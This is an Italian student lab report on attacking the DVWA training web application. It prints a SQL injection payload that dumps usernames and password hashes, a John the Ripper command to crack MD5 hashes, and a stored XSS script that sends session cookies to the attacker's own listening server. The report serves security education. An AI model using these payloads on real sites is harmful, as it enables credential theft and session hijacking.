EXPLOIT DELLE VULNERABILITÀ

PROGETTO N°6

FRANCESCO FUSCHETTO


INCIPIT


- Attaccare le vulnerabilità della web application DVWA mediante l'utilizzo di un SQL injection (attacco al database) e XSS stored (stringa malevola inserita nella pagina web). Il risultato di questi attacchi deve produrre:
- Un elenco delle credenziali presenti sul DB attaccato.
- Un furto di cookies di sessione dalla pagina compromessa con reindirizzamento degli stessi ad un server locale dell'attaccante.

SQL INJECTION

- Questo tipo di attacco permette di sfruttare una carenza di validazione/filtro degli input dell'utente. Tramite l'inserimento di un codice SQL (Structured Query Language) l'attaccante può accedere, modificare ed eliminare dati presenti sul Database.

Per eseguire l'attacco è stato necessario inserire il codice «'UNION SELECT user, password FROM users#». Il risultato ottenuto è stato un elenco di username e password (codificate in linguaggio HASH). A questo punto è sorta la necessita di decriptare le password ottenute (nella consegna veniva precisato il metodo di criptazione MD5). Dopo aver salvato i codici HASH ottenuti in un file, è stata sfruttata l'applicazione John the Ripper e, tramite la stringa «john –format=Raw-MD5 *Nomefile*», è stato ottenuto l'elenco di password decriptate.






XSS STORED

- L’attacco tramite XSS stored (Cross Site Scripting Persistente) sfrutta anch’esso la vulnerabilità dettata dalla mancanza di validazione e/o filtraggio dell’input da parte dell’utente. In questa tipologia di attacco però la vulnerabilità viene sfruttata dall’attaccante per inserire un codice malevolo persistente sulla pagina ‘vittima’. Come risultato di questo attacco si ottiene una pagina infetta che si attiverà ogni volta che verrà caricata da un utente ignaro. In questo caso è stata sfruttata per ottenere i cookies di sessione degli utenti connessi alla pagina.


Per eseguire l'attacco XSS stored è stata necessaria la preparazione di un server locale per la ricezione dei cookies intercettati (come richiesto dalla consegna).

È stata scelta la porta libera 8000 e una volta avviato abbiamo potuto effettuare l'attacco vero e proprio.

```
┌──(francesco㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



Per eseguire questo attacco è stato necessario per prima cosa modificare la lunghezza di inserimento del campo di destinazione dello script malevolo. Servendosi dunque dell'ispezione della pagina è stato modificato il parametro desiderato. Sfruttando questa modifica temporanea è stato sufficiente inserire il codice malevolo «<script>Var i = new Image();i.src="http:/0.0.0.0:8000/log.php?q="+document.cookie; </script>». La costruzione di questo codice in Java Script consiste nella creazione di un immagine del dato 'cookie' (il target del furto) con conseguente invio al server precedentemente creato . Il risultato apprezzabile nell'ultima immagine è la recezione dei cookie di sessione ricevuti al server desiderato.



CONCLUSIONI

Con lo svolgimento di questo progetto è stata messa in luce l'enorme pericolosità della vulnerabilità di controllo degli input da parte dell'utente.

È stato infatti possibile eseguire ben due attacchi di incredibile pericolosità:

- SQL injection furto di dati sensibili al server (username, password, numeri di carte di credito ecc.)

-XSS stored inserimento di script malevolo persistente, (nel caso specifico furto di identità di sessione)